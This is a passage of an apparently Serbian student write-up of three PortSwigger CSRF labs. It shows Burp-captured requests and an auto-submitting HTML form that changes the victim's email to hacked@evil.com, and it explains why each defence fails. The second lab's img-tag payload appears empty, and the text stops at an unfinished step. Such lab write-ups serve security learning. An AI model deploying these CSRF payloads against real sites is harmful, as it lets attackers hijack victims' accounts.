Korak 1: Identifikacija ranjive funkcionalnosti

Izvršena je prijava sa korisničkim kredencijalima (wiener / peter) i pristupljeno je stranici **My account**. Kroz formu za izmenu email adrese izvršena je legitimna promena, a u Burp-ovom **HTTP history** lociran je odgovarajući zahtev:

POST /my-account/change-email HTTP/1.1Cookie: session=<sesija_korisnika>Content-Type: application/x-www-form-urlencodedemail=<nova_adresa>

The screenshot shows a web browser window on the left displaying the 'My Account' page of the WebSecurity Academy. The page has a form to update the email address. On the right, the Burp Suite interface is open, showing the 'HTTP history' tab. A table of requests is visible, with the following data:

#	Host	Method	URL	Params	Edited	Status code	Len
487	https://0af50003042433018...	GET	/my-account?id=wiener		✓	200	360
488	https://0af50003042433018...	GET	/academyLabHeader		✓	101	147
489	https://0af50003042433018...	POST	/my-account/change-email		✓	302	122
490	https://0af50003042433018...	GET	/my-account?id=wiener		✓	200	359
491	https://0af50003042433018...	GET	/academyLabHeader		✓	101	147

The selected request (489) is shown in the 'Request' tab below the table. The raw request data is as follows:

```
10 Origin: https://0af50003042433018096037b00ab00a9.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0af50003042433018096037b00ab00a9.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 email=hacked@evil.com
```

Korak 2: Analiza prisutnih zaštitnih mehanizama


Detaljnou inspekcijom zahteva utvrđeno je da:

- Telo zahteva ne sadrži CSRF token niti drugi nepredvidljiv parametar.
- Zaglavlja zahteva ne sadrže prilagođene tokene (npr. X-CSRF-Token).
- Aplikacija ne sprovodi proveru Origin ili Referer zaglavlja.
- Sesijski kolačić nije postavljen sa SameSite=Strict ili SameSite=Lax atributom koji bi sprečio slanje u cross-site kontekstu.

Korak 3: Konstrukcija CSRF exploit-a

Pripremljena je zlonamerna HTML stranica koja sadrži formu sa unapred postavljenim parametrima i JavaScript kod koji automatski submituje formu pri učitavanju stranice:

```
<html>    <body>        <form action="https://<lab-host>/my-account/change-email"
method="POST">            <input type="hidden" name="email" value="hacked@evil.com" />
</form>    <script>        document.forms[0].submit();    </script> </body></html>
```




Forma šalje POST zahtev ka ranjivom endpoint-u sa željenom vrednošću parametra. Pošto browser pri slanju automatski uključuje sve kolačiće koji važe za ciljni domen, zahtev se izvršava u kontekstu autentifikovane sesije žrtve. Automatsko submitovanje JavaScript-om eliminiše potrebu za interakcijom korisnika - dovoljno je da žrtva otvori stranicu.

Korak 4: Hostovanje exploit-a

Pripremljeni HTML postavljen je na **exploit server** koji obezbeđuje laboratorija, sa putanjom /exploit i Content-Type-om text/html. Stranica je sačuvana opcijom **Store**.

Korak 5: Isporuka exploit-a žrtvi

Aktivirana je opcija **Deliver exploit to victim**, čime laboratorija simulira otvaranje exploit stranice od strane prijavljene žrtve. Browser žrtve izvršio je POST zahtev sa svojim sesijskim kolačićem, čime je email adresa žrtve izmenjena, a lab označen kao rešen.



Završna potvrda da napad funkcioniše u realističnom scenariju, sa žrtvom koja samo posećuje stranicu pod kontrolom napadača, bez ikakve dodatne interakcije.

Identifikovana ranjivost spada u kategoriju **Cross-Site Request Forgery (CSRF)** i predstavlja jednu od klasičnih ranjivosti web aplikacija, opisanu u OWASP klasifikacijama i obuhvaćenu kategorijom *Broken Access Control* u novijim revizijama (OWASP Top 10 2021). Uzrok ranjivosti je oslanjanje na sesijski kolačić kao jedini mehanizam autentifikacije za izvršavanje promene podataka, bez ikakvog mehanizma koji bi potvrdio da je zahtev iniciran od strane korisnika svesno i sa stranice aplikacije. Pošto browser-i automatski uključuju kolačiće u sve zahteve ka domenu kome pripadaju (uključujući zahteve inicirane sa drugih domena, osim u slučajevima kada to sprečava SameSite atribut), aplikacija nema nikakav način da razlikuje legitiman zahtev korisnika od zahteva koji je inicirao napadačev sajt.

2. Lab: CSRF where token validation depends on request method


Cilj laba: Iskoristiti nedoslednu validaciju CSRF tokena između HTTP metoda radi izmene email adrese žrtve, koristeći zahtev metode GET koji ne podleže proveru tokena.

Korak 1: Identifikacija ranjive funkcionalnosti i CSRF mehanizma

Izvršena je prijava sa korisničkim kredencijalima (wiener / peter) i pristupljeno je stranici **My account**. Kroz formu za izmenu email adrese izvršena je legitimna promena, a u Burp-ovom **HTTP history** lociran je odgovarajući zahtev:


```
POST /my-account/change-email HTTP/1.1Cookie: session=<sesija>Content-Type: application/x-www-form-urlencodedemail=<adresa>&csrf=<token>
```

Uočeno je prisustvo csrf parametra u telu zahteva, čime je potvrđeno da aplikacija primenjuje neki oblik CSRF zaštite za POST zahteve.



Korak 2: Verifikacija stroge provere tokena za POST metodu

Zahtev je prosleđen u **Burp Repeater**. Vrednost csrf parametra je obrisana, a zahtev je ponovo poslat. Server je odgovorio greškom koja ukazuje na nevažeći ili nedostajući token, čime je potvrđeno da CSRF provera za POST metodu zaista funkcioniše.



Korak 3: Testiranje izmene HTTP metode

Zahtev je u Repeater-u modifikovan na sledeći način: metoda **POST** je promenjena u **GET**, parametri iz tela su prebačeni u URL kao query string, a zaglavlja Content-Type i Content-Length su uklonjena pošto za GET nisu potrebna. CSRF parametar je takođe uklonjen.

GET /my-account/change-email?email=<adresa> HTTP/1.1 Cookie: session=<sesija>

Zahtev je poslat ka serveru.

The screenshot shows a web browser on the left displaying the 'Web Security Academy' 'My Account' page. The page shows the user's email as 'novi.get@email.com' and has an 'Update email' button. On the right, Burp Suite's Repeater tab shows a successful GET request to `/my-account/change-email?email=novi.get@email.com`. The response is a 302 Found status with a Location header pointing to `/my-account?id=wiener`. The request includes a session cookie and various headers.

The screenshot shows the same web browser on the left. On the right, Burp Suite's Repeater tab shows a GET request to `/my-account?id=wiener`. The response is a 200 OK status with a Content-Type of `text/html`. The response body contains HTML code, including a title 'CSRF where token validation depends on request method' and links to lab resources. This indicates that the GET request to the account page was successful, despite the lab's claim that only POST works.

Direktan test hipoteze o nedoslednoj primeni CSRF zaštite između HTTP metoda. Uspešno izvršenje akcije bez CSRF tokena potvrđuje da je provera ograničena samo na POST metodu.


Korak 4: Verifikacija izvršenja akcije

Pristupom stranici **My account** potvrđeno je da je email adresa izmenjena na vrednost iz GET zahteva, čime je potvrđeno da je zaobilaženje uspešno i da server zaista izvršava promenu stanja preko GET metode.

Korak 5: Konstrukcija CSRF exploit-a

Pripremljena je zlonamerna HTML stranica koja iskorišćava činjenicu da je endpoint pristupačan preko GET metode. Korišćen je `<img>` tag čiji `src` atribut pokazuje na ranjivi endpoint sa unapred postavljenim parametrima:

```
html
<html>      <body>       </body></html>
```



Kada browser žrtve učita ovu stranicu, automatski pokušava da preuzme resurs sa zadatog URL-a, čime šalje GET zahtev sa svim kolačićima koji važe za ciljni domen. Pošto endpoint prihvata GET bez CSRF tokena, akcija se izvršava u kontekstu autentifikovane sesije žrtve. Korišćenje `<img>` taga umesto forme dodatno pojednostavljuje exploit jer ne zahteva JavaScript niti automatsko submitovanje.

Korak 6: Hostovanje i isporuka exploit-a

Pripremljeni HTML postavljen je na exploit server obezbeđen od strane laboratorije, sa odgovarajućim Content-Type-om (`text/html`). Nakon verifikacije u sopstvenoj sesiji, exploit je isporučen žrtvi opcijom **Deliver exploit to victim**.

The screenshot displays a web browser window on the left and the Burp Suite application on the right. The browser window shows a 'WebSecurity Academy' lab page titled 'CSRF where token validation depends on request method'. The Burp Suite interface shows the HTTP history and a detailed view of an HTTP request. The request is a GET to /exploit with a long token in the URL. The raw view of the request shows various headers including Origin, Content-Type, User-Agent, Accept, Accept-Encoding, and a csrf token in the email parameter.

Identifikovana ranjivost spada u kategoriju **Cross-Site Request Forgery (CSRF)** sa specifičnim uzrokom u **nedoslednoj primeni zaštitnih mehanizama između HTTP metoda**. Aplikacija sprovodi CSRF zaštitu kroz token koji se proverava pri obradi POST zahteva, ali isti endpoint prihvata i GET zahteve za koje token nije obavezan.

3. Lab: CSRF where token validation depends on token being present

Aplikacija sadrži funkcionalnost za izmenu email adrese ulogovanog korisnika koja je delimično zaštićena od CSRF napada. Server proverava validnost CSRF tokena samo u slučajevima kada je csrf parametar prisutan u zahtevu. Ukoliko parametar uopšte nije prisutan u telu zahteva, server preskače proveru i izvršava akciju. Posledica je da napadač može u potpunosti zaobići CSRF zaštitu jednostavnim izostavljanjem csrf parametra iz zlonamernog zahteva, čime se postiže isti efekat kao da zaštita uopšte ne postoji.


Cilj laba: Iskoristiti uslovnu validaciju CSRF tokena radi izmene email adrese žrtve, koristeći zahtev koji uopšte ne sadrži CSRF parametar.

Korak 1: Identifikacija ranjive funkcionalnosti i CSRF mehanizma

Izvršena je prijava sa korisničkim kredencijalima (wiener / peter) i pristupljeno je stranici **My account**. Kroz formu za izmenu email adrese izvršena je legitimna promena, a u Burp-ovom **HTTP history** lociran je odgovarajući zahtev:


POST /my-account/change-email HTTP/1.1Cookie: session=<sesija>Content-Type: application/x-www-form-urlencodedemail=<adresa>&csrf=<token>

Uočeno je prisustvo csrf parametra u telu zahteva, čime je potvrđeno da aplikacija primenjuje CSRF zaštitu.



Korak 2: Verifikacija provere tokena za pogrešnu vrednost

Zahtev je prosleđen u **Burp Repeater**. Vrednost csrf parametra je izmenjena u proizvoljan, neispravan niz (npr. csrf=fake), a zahtev je ponovo poslat. Server je odgovorio greškom koja ukazuje na nevažeći CSRF token, čime je potvrđeno da se token zaista validira kada je prisutan.



Korak 3: Testiranje izostavljanja CSRF parametra

Zahtev je u Repeater-u dodatno modifikovan: ceo csrf parametar je obrisan iz tela zahteva, tako da telo sadrži samo email parametar. Zahtev je poslat ka serveru.

POST /my-account/change-email HTTP/1.1 Cookie: session=<sesija> Content-Type: application/x-www-form-urlencoded email=<adresa>

Server je prihvatio zahtev i izvršio izmenu email adrese, bez ikakve provere autorizacije zahteva.

The screenshot shows the WebSecurity Academy lab interface on the left and the Burp Suite interface on the right. The lab page, titled "CSRF where token validation depends on token being present", has a "Go to exploit server" button. The Burp Suite interface shows a "Request" tab with the following details:

```
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7300190329d55...0e5.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
email=novi44@email.com
```

The "Response" tab shows a "200 Found" status with headers: "Location: /my-account?id=wiener", "X-Frame-Options: SAMEORIGIN", "Connection: close", and "Content-Length: 0".


The screenshot shows the WebSecurity Academy lab interface on the left and the Burp Suite interface on the right. The lab page is the same as in the previous screenshot. The Burp Suite interface shows a "Request" tab with the following details:

```
GET /my-account?id=wiener HTTP/1.1
Host: 0a7300190329d55380bc031100f10e5.web-security-academy.net
Cookie: session=AvQvH15AeNFaIuBQ5eDLKfI7y4u70Jip
Cache-Control: max-age=0
Sec-Ch-Ua: "Hot-A.Brand",v="24", "Chromium",v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a7300190329d55380bc031100f10e5.web-security-academy.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

The "Response" tab shows a "200 OK" status with headers: "Content-Type: text/html; charset=utf-8", "Cache-Control: no-cache", "X-Frame-Options: SAMEORIGIN", "Content-Length: 3664". The body of the response is HTML, including a link to the lab header CSS file and a title "CSRF where token validation depends on token being present".

Korak 4: Verifikacija izvršenja akcije

